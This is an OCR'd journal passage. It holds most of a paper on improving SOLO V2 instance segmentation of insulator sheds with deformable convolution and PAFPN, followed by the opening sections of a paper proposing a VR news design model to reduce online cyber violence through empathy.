

Fig. 1. Structure of the SOLO V2 model.

B. Introduction of Deformable Convolution Networks

The quality of the feature maps used for feature extraction directly affects subsequent detection and segmentation. Therefore, deformable convolution is introduced into ResNet50 to address the problem of insufficient feature extraction. By convolving features of any shape with freely sampled points, the network is enabled to extract feature information better. Ordinary convolution can only extract features using a fixed kernel size and shape. However, most targets are irregular and vary in size, so ordinary convolution has certain limitations in extracting features from irregularly shaped targets. The DCN was proposed mainly to address the issue that the convolution ability of ordinary convolution is affected by spatial transformation. Instead of changing the shape of the convolution kernel, deformable convolution changes the shape of the sampling points of the convolution by adding a position offset to each sampling point.

Fig. 2 shows the difference between ordinary convolution and deformable convolution. From the comparison in the figure, it can be seen that the convolution operation changes from a (ordinary convolution) to irregular sampling point patterns (b and c). DCN can learn any spatial shape of the target through flexible sampling points.



Fig. 2. Normal convolution vs. deformable convolution.

The formula for performing deformable convolution on the sampling point p_0 in the input feature map x is shown in Eq. (1). Here, y represents the output feature map, p_0 is the center point of the convolution kernel, R defines the size and stride of the convolution kernel, w is the weight, p_n is the position of other points in the convolution kernel relative to the center point, Δp_n is the offset of the sampling point, and $x(p_0 + p_n + \Delta p_n)$ calculates the coordinates of each pixel iteratively.

$$y(p_0) = \sum_{p_n \in R} w(p_n) \cdot x(p_0 + p_n + \Delta p_n) \quad (1)$$

The convolution operation of DCN is shown in Fig. 3. First, the extracted feature map is taken as the input and passed through convolution for learning, obtaining 2N (where N is the size of the convolution kernel, and each block of the convolution kernel has offset coordinates x and y) offsets for the deformable convolution. The network can learn the weights and offsets of the convolution kernel simultaneously, directly combining the position offsets with the features. Since the offsets are not necessarily integers, bilinear interpolation is used to address this issue. The output feature map is then obtained and used as the input for the next layer.



Fig. 3. Diagram of the deformable convolution process.

DCN can address the issue that ordinary convolution is sensitive to spatial transformations such as image translation and rotation. By adaptively adjusting the shape of the convolution kernel, it enhances the invariance to spatial transformations. Moreover, due to its ability to adaptively adjust the shape of the convolution kernel, deformable convolution can better extract feature information of different scales and shapes, thereby improving the performance of the model.

C. Improvement of Feature Pyramid Network

In the forward propagation of neural networks, convolutional operations in multiple layers are required. During this process, the detailed information in the shallow layers is continuously lost, which is not conducive to the propagation of shallow-layer feature information. The feature pyramid network (FPN) can enhance the feature representation of shallow features by transferring semantic information from high-level features to low-level features. The path aggregation feature pyramid network (PAFPN) supplements the FPN by adding a bottom-up path, which enhances the spatial information transfer between features and enables the network to accurately determine the location information of objects. PAFPN introduces a path aggregation module, which allows the network to better integrate multiple feature paths from both bottom-up and top-down directions. The added path only requires a few convolutional layers, enabling the shallow-layer information to be transmitted to the high-layer more quickly and reducing the loss of feature information, thus improving the segmentation accuracy. The structure of PAFPN is shown in Fig. 4. The upper part represents the FPN structure, and a bottom-up path is added on the side. By performing convolution on N_i, the spatial size is reduced to obtain a feature map of the same size as P_{i+1}. Then, the feature map is added pixel-by-pixel to P_{i+1}, to get a new feature map, which endows the feature map with richer feature information. Subsequently, the new feature map is used for classification and mask prediction, which can improve the segmentation accuracy.



Fig. 4. Structure of PAFPN.

D. Improvement of Non-Maximum Suppression

Matrix NMS is designed for mask suppression. Computing the mask IoU is far more complex than calculating the box IoU. If traditional NMS is used, it will consume a significant amount of time. Therefore, Matrix NMS can substantially save time and improve segmentation efficiency by computing mask IoU in parallel. Inspired by Soft-NMS, Matrix NMS aims to perform parallel operations. Based on this idea, it can complete the suppression process in just one iteration, which greatly reduces the time consumption. Traditional NMS deletes the bounding boxes with lower scores according to the size of the overlapping area. The calculation method is shown in Eq. (2). As a result, the detection and segmentation results are highly susceptible to the set threshold. If the threshold is set too low, the bounding boxes of two adjacent targets may be deleted because the confidence of one box is too small. On the contrary, if the threshold is set too high, the suppression effect will be weak, and false detections are likely to occur. To address this issue, Soft-NMS adopts a smoother approach. Instead of directly deleting the boxes that exceed the set threshold, it first calculates a relatively gentle value to reduce the confidence of these detection boxes. Then, it sorts the remaining boxes according to their scores and finally deletes the boxes with scores lower than the threshold. The filtering results are output after no more boxes are deleted. The formula is shown in Eq. (3), where M represents the box with the highest score and b_i is the adjacent detection box. By multiplying the scores of the detection boxes with excessive overlap by a weight function, the scores of the detection boxes can be attenuated. The larger the IoU of the two boxes is, the

more the score s_i of b_i will decrease. Finally, the detection boxes with scores greater than the set threshold are retained. Since Eq. (3) is a non-differentiable and discontinuous function, it is modified to Eq. (4), where the penalty is greater for the boxes closer to the center of the Gaussian distribution. This approach can retain more boxes and thus improve the accuracy. However, this process can only be carried out sequentially, which requires a large amount of time.

$$s_i = \begin{cases} s_i, iou(M, b_i) < N_t \\ 0, iou(M, b_i) \geq N_t \end{cases} \tag{2}$$

$$s_i = \begin{cases} s_i, & iou(M, b_i) < N_t \\ s_i(1 - iou(M, b_i)), & iou(M, b_i) \geq N_t \end{cases} \tag{3}$$

$$s_i = s_i e^{-\frac{iou(M, b_i)^2}{\sigma}}, \forall b_i \notin D \tag{4}$$

Soft-NMS can only operate serially, starting from the box with the highest score and iterating step by step. Matrix NMS, on the other hand, focuses on how to parallelize this process. It approaches the problem from the perspective of how a predicted mask m_j is suppressed and proposes using a decay factor to reduce the confidence of the mask. The decay factor is influenced by two aspects. One is the penalty exerted on m_j by all m_i whose scores are higher than that of m_j. The other is the probability that m_i is suppressed. First, the penalty of m_i on m_j needs to be calculated through Eq. (5). However, calculating the probability that m_i is suppressed is not straightforward. Since the probability of a mask being suppressed is generally positively correlated with the IoU, the maximum overlap prediction is directly adopted for approximate calculation, as shown in Eq. (6). Eventually, the calculation process of the decay factor is as presented in Eq. (7), and the updated score is $s_j = s_j \times \text{decay}_j$. The calculation process of Matrix NMS can be completed in one parallel operation. This allows for an improvement in both segmentation accuracy and efficiency. For example, in a complex scene with hundreds of objects, Soft-NMS would take a relatively long time to process each mask sequentially. In contrast, Matrix NMS can handle all these masks simultaneously, reducing the processing time significantly while maintaining or even enhancing the accuracy of the segmentation results.

$$f(iou_{i,j}) = 1 - iou(i, j) \tag{5}$$

$$f(iou_{i,j}) = \min_{\forall s_k > s_i} f(iou_{k,j}) \tag{6}$$

$$decay_j = \min_{\forall s_i > s_j} \frac{f(iou_{i,j})}{f(iou_{.,j})} \tag{7}$$

IV. Experimental Methods and Analysis of Results

A. Experimental Environment and Parameter Description

All experiments in this study are based on the Windows system. MMDetection was used for code construction. PyTorch was selected as the underlying framework to build the model. The GPU was utilized to accelerate the computation by configuring the Cuda and Cudnn environments. The detailed configuration is shown in the following table. GPU processing six images at a time in ablation experiments, and the size of images are uniformly processed to 550×550. Initial momentum is set to 0.9, learning rate is 0.001, and weight decay is 0.0005. The detailed experimental configuration is shown in Table I.

TABLE I. Experimental Configuration Table

Item	Content
CPU	13th Gen Intel(R) Core(TM) i7-13700KF
GPU	NVIDIA GeForce RTX 4090
Video Memory	24GB
Random Access Memory	32GB

Python	Python3.8

B. Datasets

To verify the effectiveness of the improved model, this study uses two publicly available datasets and an insulator dataset for training and testing. The MS COCO dataset is a large-scale image dataset developed and maintained by Microsoft, and it is the most commonly used open-standard dataset. In this study, we conduct comparative experiments on instance segmentation algorithms using the COCO 2017 dataset, which contains eighty categories of daily items. The CVPPP dataset is a plant image dataset that provides raw images of tobacco and *Arabidopsis thaliana*, as well as labeled images for segmenting plant leaves. This dataset is divided into four sub-datasets, A1-A4 in total, and A5 is the combination of these four sub-datasets, including 810 training set images. To accurately locate the position of the insulator shed, it is necessary to perform segmentation processing on it. Therefore, we have constructed an insulator dataset and used an improved algorithm to segment it. The collected insulator images are mainly composite insulators. Meanwhile, to enhance the diversity of the insulator data and improve the generalization ability of the model, we have also collected insulator images of different types and in various environments from the Internet. These images were labeled using the LabelMe tool, with a total of 581 images being labeled. Subsequently, through data random augmentation methods such as image flipping, translation, noise addition, and brightness adjustment, the number of images was expanded to 2316, containing 19,204 instances. This dataset was further divided into 1,481 training set images, 371 validation set images, and 464 test set images. According to the configuration requirements of the experimental environment, and to ensure the effectiveness of the experimental comparison results, the image size in all experiments was uniformly adjusted to 550×550. To facilitate subsequent processing and result comparison, both the CVPPP dataset and the insulator dataset have been converted into the COCO dataset format.

In this study, ablation experiments are carried out on the insulator dataset to verify the effectiveness of the improved module, and the segmentation effects before and after the model improvement are tested on both the COCO dataset and the CVPPP dataset. Comparative experiments are conducted on the insulator dataset to compare and analyze the segmentation results of different models.

C. Evaluation Metrics

All experiments in this study were evaluated and analyzed using COCO evaluation metrics, mainly showing the mAP, AP_{50}, AP_S, AP_M, AP_L. AP is the mean value of accuracy at an IoU of 0.5-0.9, an interval of 0.05, and a recall of 0-1 under a category, calculated as shown in Eq. (8), and the area under a two-dimensional curve plotted with recall as the horizontal axis and precision as the vertical axis. MAP is the mean value of AP for all categories, AP_{50} for accuracy at IoU=0.5. S, M, and L are distinguished according to the size of the area of the examples, and the accuracy is obtained separately.

$$AP = \int_0^1 P(r)dr \tag{8}$$

D. Ablation Experiments

To quantitatively analyze the impact of introducing the deformable convolution DCN structure and PAFPN on the segmentation ability of the model in SOLO V2, this study combines the above methods with SOLO V2 and conducts ablation experiments on the insulator shed segmentation dataset, specifically the following five ablation experiments:

1) SOLO V2: Conduct the segmentation of insulator shed skirts on the model without any improvements.

2) SOLOV2-DCN: Introduce the deformable convolution structure into the feature extraction network ResNet50 used in the model.

3) SOLOV2-PAFPN: Replace the originally used FPN with the PAFPN structure for feature fusion.

4) The final improved model that integrates the above methods.

5) All of the above methods adopt transfer learning with the pre-trained weights that are trained on the COCO dataset for 1x (12 epochs). In the fifth experiment, the pre-trained weights trained for 3x are used.

TABLE II. MODEL STRUCTURE AND RESULTS OF ABLATION EXPERIMENTS

Exp.	DCN	PAFPN	mAP	AP_{50}	AP_S	AP_M	AP_L
1	-	-	40.4	92.3	19.2	34.7	46.8
2	√	-	41.3	92.9	19.1	36.1	47.5
3	-	√	41.2	93.7	19.7	36.5	47.0
4	√	√	42.0	93.1	20.0	37.2	47.9
5	√	√	43.0	94.2	22.5	37.9	49.2

As can be seen from Table II, under the premise that the IoU ranges from 0.5 to 0.95 with an interval of 0.05, in Experiment 1, the original SOLO V2 model can achieve an accuracy of 40.4% in the segmentation task of insulator shed skirts.

After the DCN structure is introduced in Experiment 2, the mAP increases by 0.9%. This comparative experiment shows that the deformable convolution enables the network to better extract the local feature information of the target, improves the feature representation ability of the model, and enhances the segmentation accuracy. The introduction of deformable convolution significantly improves the accuracy for medium and large-sized shed skirts, but has little improvement effect on small shed skirts. In Experiment 3, the improvement of introducing the PAFPN method alone, compared with Experiment 1, is that because a bottom-up path is added to transfer the detailed information and spatial information in the low-level feature maps to the high-level feature maps, the feature maps are fused with richer feature information, resulting in a better segmentation effect. The mAP increases by 0.8%. In Experiment 4, by combining the two methods with the basic method, the mAP is increased by 1.6% and can reach 42.0%, which proves the feasibility of this improvement scheme. In Experiment 5, the model weights of SOLO V2 trained for 36 epochs on the COCO dataset are used as the pre-trained weights of the improved model to initialize the model, and the mAP is increased by 2.6% compared with Experiment 1.

Fig. 5 and Fig. 6 visualize the segmentation results of the ablation experiments on the insulator dataset. These two figures respectively show two types of insulators. Fig. 5 depicts ceramic insulators, and Fig. 6 shows composite insulators.

Fig. 5. Comparison of the segmentation results of ceramic insulators from ablation experiments.



Fig. 6. Comparison of the segmentation results of composite insulators from ablation experiments.

From these two figures, it can be observed that the basic model has the problem of missed segmentation when segmenting the insulator sheds. In the first image, a complete shed instance was not segmented out. In the second image, the segmentation of two middle sheds was poor, with some parts of the sheds being missed. In Experiment 2, where DCN was introduced, this problem was alleviated, indicating that deformable convolutions can better extract feature information, but the effect was not very satisfactory. In Experiment 3, by using the PAFPN to fuse feature maps from different paths and transfer semantic and positional information of features, the segmentation accuracy was improved, and the segmentation accuracy of the sheds was significantly enhanced. In Experiment 4, where the above two methods were combined, as well as in Experiment 5, the segmentation results were the best, and the edges of the sheds were the smoothest, indicating that good pre-trained weights can significantly improve the model's accuracy.

In order to prove the effectiveness of the experiment, comparative experiments before and after the model improvement were conducted on two public datasets, CVPPP and COCO. The experimental results are shown in Table III and Table IV. Due to the more complex background of the COCO dataset and the significant differences in the number and size of targets compared to the CVPPP dataset, the mAP of the mask is lower than that of the CVPPP dataset. However, the improved model outperforms SOLO V2 in instance segmentation on both datasets. On the CVPPP dataset, the average accuracy of the improved model increased by 1.5%, and the AP50 increased by 2%. The segmentation accuracy of leaves of different sizes has been improved. On the COCO dataset, the mAP increased by 1.3%.

The comparison of the prediction results of the model SOLO V2 before and after the improvement on the CVPPP leaf segmentation dataset is shown in Fig. 7. The different rows in the image represent the segmentation results of leaves at different scales. The first column in the image is the ground truth annotation image, and the second and third columns are the segmentation results before and after the model improvement, respectively. It can be found that the segmentation effect of the improved model on both large-sized and small-sized leaves has been significantly improved, and it can segment the leaves more accurately. The improvement effect of the improved model on small leaves and leaves in densely distributed areas in the middle is particularly obvious, and there are significant improvements in the cases of missed segmentation and segmentation errors. Fig. 8 shows the segmentation results of the model before and after the improvement on the COCO dataset, and it can also be seen that the segmentation effect of the improved model is better than that of the basic model.

TABLE III. SEGMENTATION RESULTS FOR THE CVPPP DATASET

Model	mAP	AP_{50}	AP_S	AP_M	AP_L
SOLO V2	62.2	83.3	36.3	82.3	83.7
Improved	63.7	85.3	39.3	82.9	86.3

TABLE IV. SEGMENTATION RESULTS FOR THE COCO DATASET

Model	mAP	AP_{50}	AP_S	AP_M	AP_L
SOLO V2	34.8	54.9	13.4	37.8	53.7
Improved	36.1	56.0	14.8	39.1	56.1

E. Comparison of Different Models

To verify the segmentation effect of the DPA-SOLOV2 method proposed in this section, this study conducted comparative tests on instance segmentation algorithms such as Mask RCNN, CondInst, Yolact++, SOLO V1, SOLO V2, and the R2SC-Yolact++[22]. The experimental results are shown in Table V. The table lists the mAP of each model in the insulator dataset. Compared with other models, DPA-SOLOV2 has the highest average accuracy and the best segmentation effect for the insulator shed skirts.

The experimental results show that CondInst has the worst segmentation performance. Mask RCNN and SOLO perform slightly worse on the insulator dataset, and their mAP is slightly lower than that of the baseline model. SOLO V2 and Yolact++ have better segmentation results. SOLO V2 can dynamically segment each instance in an image without the need to rely on bounding box detection. It differentiates the masks of different instances according to the size and position information of the instances. The mAP of the baseline model SOLO V2 is significantly higher than that of other methods. The improved model has addressed the issues existing in the baseline model, with its accuracy increased by 1.5% compared to the baseline model. The segmentation effect of the improved model based on SOLO V2 is better than that of R2SC-Yoolact++. The average precision of DPA-SOLOV2 can reach 43%, which is 1.3% higher than that of R2SC-Yolact++, and it has the best segmentation performance. The reasons can be summarized as: 1) The introduced DCN can adaptively adjust the shape of the convolution kernel, enabling better extraction of feature information for targets of different scales and shapes. 2) PAFPN transfers detail information from shallow features to high-level feature maps, while better conveying the positional information of features.

TABLE V. COMPARISON OF THE MODEL SEGMENTATION RESULTS

Model	Backbone	mAP	AP_{50}	AP_S	AP_M	AP_L
Mask RCNN	Resnet50	36.3	83.0	24.3	32.0	41.0
CondInst	Resnet50	26.1	75.3	11.3	19.0	34.3
SOLO	Resnet50	37.2	87.8	18.5	32.2	42.7
SOLO V2	Resnet50	40.4	92.3	19.2	34.7	46.8
Yolact++	Resnet50	40.2	78.5	24.7	33.5	47.6
R2SC-Yolact++	Resnet50	41.7	82.3	24.5	34.3	49.9
Ours	Resnet50	43.0	94.2	22.5	37.9	49.2

Fig. 9 shows the comparative segmentation results of the insulator sheds by DPA-SOLOV2 and its best competitor, R2SC-Yolact++. The results indicate that the R2SC-Yolact++ has the problem of missed detections in images with a large number of sheds, and its segmentation ability for sheds at a large angle above or below the lens is relatively poor. DPA-SOLOV2 has improved the problem of target missed detection in R2SC-Yolact++ and enhanced the target segmentation accuracy. In addition, it can be observed from the image that DPA-SOLOV2 does not segment the edges of the sheds smoothly enough. It is equivalent to sacrificing some smoothness of the segmentation edges of the images to improve the problem of missed detections in the images. Further in-depth research should be carried out on this issue in the future.



Fig. 9. Comparison of shed segmentation results of R2SC-Yolact++ and DPA-SOLOV2.

F. Discussion

In this study, the segmentation performance of the model was verified and compared on two public datasets and a self-made insulator dataset. To more conveniently compare and demonstrate the segmentation effects of the analysis model on different datasets, this study uniformly used the COCO evaluation metrics. The performance of the SOLO V2 model after introducing the deformable convolution network and PAFPN was compared and analyzed on the insulator dataset, and the performance improvement of the model before and after the improvement was verified on the two public datasets. The experimental results of the three datasets also show that the model has achieved greater improvements in the segmentation of large objects. This study can accurately locate targets and achieve pixel level segmentation to distinguish instances of the same category. It can be applied to industrial inspection (such as positioning insulator shed), healthcare (such as segmenting tumor cells), autonomous driving (such as identifying road targets) and other fields to promote intelligent development in multiple domains. However, DPA-SOLOV2 focuses on solving the problems of missed detections and false detections in instance segmentation, without paying attention to whether the edges of instance segmentation are smooth. Subsequent research will further optimize this model.

V. CONCLUSION

In this study, SOLO V2 is used as the baseline model, aiming to improve the accuracy of the model by addressing the issues of segmentation errors, missed segmentations, and low edge segmentation accuracy. First, we introduce a deformable convolution structure into ResNet50, enabling the network to better extract local feature information of targets with different scales and shapes, thereby enhancing model performance. Second, we replace FPN with the PAFPN feature fusion method to strengthen feature information fusion. PAFPN adds a bottom-up path to transmit feature spatial information, enhancing information interaction between features and allowing the model to locate targets more accurately. The model is trained and tested on the public datasets COCO and CVPPP to verify the effectiveness of the improved model. After the improvement, the mask average accuracy on the COCO dataset increases by 1.3%, and the mask average accuracy on the CVPPP dataset increases by 1.5%. The improved model is applied to the self-annotated insulator dataset to segment the umbrella skirt part of the insulators. The experimental results show that a more

accurate segmentation of the umbrella skirt of insulators is achieved.

Although the improved model has enhanced the accuracy of instance segmentation on three datasets, its edge segmentation for insulators remains relatively rough. In the future, it is possible to explore how to achieve smoother edge segmentation by preprocessing methods such as image sharpening and contrast enhancement to highlight target edges. Additionally, to further enhance the model's generalization ability, more insulator images of different types and environments should be collected and annotated in the future to enrich the insulator segmentation dataset. Given the high time cost of image annotation, subsequent research can also focus on weakly supervised instance segmentation methods.

Reducing Cyber Violence and Fostering Empathy Through VRN4RCV Model: Expert Review

Wu Qiong, Nadia Diyana Binti Mohd Muhaiyuddin, Azliza Binti Othman
School of Communication and Multimedia Technology, Universiti Utara Malaysia, Kedah, Malaysia

***Abstract*—Cyber violence has become increasingly prevalent, necessitating innovative intervention strategies. VR technology, with its immersive and empathetic capabilities, provides a unique opportunity for influencing behavioral change among perpetrators of cyber violence. This study proposes a conceptual design model for VR news, aimed at fostering empathy through immersive experiences to reduce cyber violence. The model was validated through three cycles of expert review. Expert feedback highlighted the model's relevance and applicability while offering constructive suggestions for refinement. The findings indicate that this conceptual model provides a practical guide for designing VR news that effectively addresses the issue of cyber violence. Future research will include prototype testing and empirical evaluation to assess the model's impact on behavioral change and empathy enhancement.**

Keywords*—Cyber violence; VR news; empathy; conceptual model; expert review

I. INTRODUCTION

With the rapid development of digital technologies, cyber violence has emerged as a significant global social issue, posing serious threats to individual mental health and societal harmony. Studies have shown that victims of cyber violence often suffer from psychological problems such as anxiety, depression, and low self-esteem, and in more severe cases, may even develop suicidal ideation [1]. The aggressive behavior of cyber violence perpetrators is frequently driven by a lack of emotional empathy and is further amplified by the anonymity afforded by the internet, which exacerbates both the complexity and pervasiveness of this phenomenon [2].

Although a number of intervention strategies have been proposed—such as content filtering mechanisms on social media platforms, legal sanctions, and educational initiatives—these approaches have demonstrated limited effectiveness in fundamentally changing the attitudes and behaviors of perpetrators [3]. At the core of this limitation is a lack of focus on the emotional cognition of aggressors. Traditional educational methods often fail to effectively elicit empathy, making it difficult to achieve deep, lasting behavioral change [4].

Virtual reality (VR) technology, with its high degree of immersion and contextual simulation, offers a promising alternative. Through first-person narratives and the recreation of real-life cases, VR can immerse users in the virtual scenarios of victims, thereby eliciting empathetic responses and enhancing users' awareness of the consequences of cyber-violent behavior [5]. Existing studies indicate that immersive experiences can significantly enhance emotional resonance and promote shifts in social attitudes [6]. However, most current research focuses on VR's potential to increase empathy or social awareness in general [7-8], rather than exploring how VR news—a novel form of immersive storytelling—can be systematically applied to promote attitudes or behavioral change. In particular, little attention has been paid to incorporate Embodied Social Presence (ESP) theory into VR news to trigger situational empathy in cyber violence perpetrators. This represents a clear gap in both theoretical exploration and methodological application.

To address this gap, this study proposes a conceptual design model for VR news aimed at reducing cyber violence, referred to as VRN4RCV (VR News for Reducing Cyber Violence). This model integrates principles of VR news with the theoretical of embodied social presence. It seeks to evoke empathy through first-person embodied experiences that simulate the emotional and psychological realities of victims, thereby encouraging perpetrators to engage in self-reflection at both the emotional and cognitive levels, and ultimately facilitating behavioral change. To ensure the feasibility of the model, a three-cycle expert review process was conducted. The feedback not only confirmed the model's theoretical relevance and practical applicability but also offered constructive suggestions for structural and functional improvement.

To achieve the research objectives, this study first conducted a systematic review of the relevant literature to identify the key elements of VR news and ESP as reflected in existing models. Based on these elements, an initial version of VRN4RCV model was constructed. The model then underwent three cycles of expert evaluation and iterative refinement. Expert feedback confirmed the model's theoretical relevance and practical applicability, while also providing constructive suggestions for structural improvements and element configuration. Upon reaching a high level of consensus among the experts, the final version of VRN4RCV model diagram was completed. This finalized model will serve as the foundational framework for future prototype development and will further advance both the practical application and theoretical exploration of VR technology in cyber violence intervention.

The main contribution of this study lies in the development of a novel conceptual model for designing VR news aimed at reducing cyber violence, combining ESP with immersive narrative components. This work advances the theoretical intersection between VR news and social issue intervention. By systematically constructing and validating the VRN4RCV model, this study provides a structured design model and actionable guidelines for applying VR technology in diverse fields such as education, media, and psychological intervention to influence attitudes and behaviors.

II. Related Works

A. Cyber Violence and Empathy

Cyber violence is often characterised by emotionally driven malicious attacks, particularly in the context of controversial events. In [9], the authors have shown that cyber aggressors frequently lack emotional resonance or empathetic capacity, which leads to diminished sensitivity to the victim's suffering and increases the likelihood of engaging in aggressive behavior. Numerous empirical studies have confirmed a significant negative correlation between empathy levels and cyber-violent behaviors. For instance, [10] conducted a study involving 1,318 Spanish adolescents and found that cyber aggressors exhibited greater difficulties in emotional regulation and a lower ability to manage their own emotions, which was closely associated with their aggressive behavior.

Furthermore, cyber perpetrators often rely on digital technologies to inflict harm, which prevents them from directly observing the consequences of their actions on victims, thereby further undermining empathetic awareness [11]. Several intervention programs based on emotional peer mentoring and empathy enhancement have shown notable success in reducing bullying behaviors, highlighting the critical role of empathy in behavioral transformation [12]. These findings also support the propositions of classical models in behavioral psychology—Theory of Planned Behavior (TPB) and Social Cognitive Theory (SCT)—which suggest that individuals' cognitive attitudes, perceived behavioral control, and emotional experiences play a decisive role in shaping behavioral intentions.[13].

In the context of cyber violence intervention, fostering perpetrators' ability to empathize with victims is widely regarded as a key pathway to inducing meaningful behavioral change [14]. However, conventional educational approaches predominantly rely on rational instruction and didactic methods, lacking authentic situational engagement and real-time emotional feedback. As a result, they often fail to elicit sustained emotional resonance or moral cognition. Therefore, it is essential to incorporate highly immersive media technologies to address the limitations of traditional interventions and provide more contextually grounded support for empathy induction.

B. VR News

As an emerging form of digital journalism, VR news offers users immersive, first-person narrative experiences that provide a significantly higher level of emotional engagement and sense of presence compared to traditional media formats [15]. Due to its powerful capacity to evoke emotional responses, VR news has been described as an "empathy machine", capable of simulating users' affective reactions in real-world scenarios and enhancing their emotional resonance with the individuals featured in the stories [16].

Empirical studies have demonstrated that VR news can effectively enhance empathy. For instance, [17] found that the sense of presence, interactivity, and realism embedded in VR narratives significantly improved users' perceived information credibility, their willingness to share the story, and the strength of empathetic responses. Compared to traditional journalism, VR news has been shown to more effectively elicit emotional engagement and stimulate empathy [18]. A representative example is "The Displaced", the first VR news piece produced by The New York Times, which reconstructed the experience of Syrian children displaced by war. Most viewers reported that, in comparison with traditional news formats, the VR experience offered a more realistic sense of space and emotional impact, thereby strengthening their affective identification with the content and increasing their sense of social responsibility [19].

In summary, although VR news has demonstrated strong potential in eliciting users' emotional responses and enhancing their sense of social responsibility, its underlying mechanisms for influencing behavioral intention transformation among perpetrators remain unclear. Therefore, further research is needed to explore how the narrative structure of VR news can be integrated with embodied experience strategies to facilitate the transition from short-term empathic responses to deeper, intention-driven behavioral change.

C. ESP

In VR environments, ESP is regarded as a critical component linking immersive experiences to social and psychological responses. ESP emphasizes the cognitive awareness of "being physically co-located with others in a shared virtual space," established through multimodal sensory input such as visual, auditory, haptic, and kinesthetic cues. Distinct from conventional concepts such as presence or immersion, ESP specifically focuses on users' perception and reaction towards others in the environment, thereby eliciting a sense of social belonging, moral responsibility, and empathic emotion [20][21].

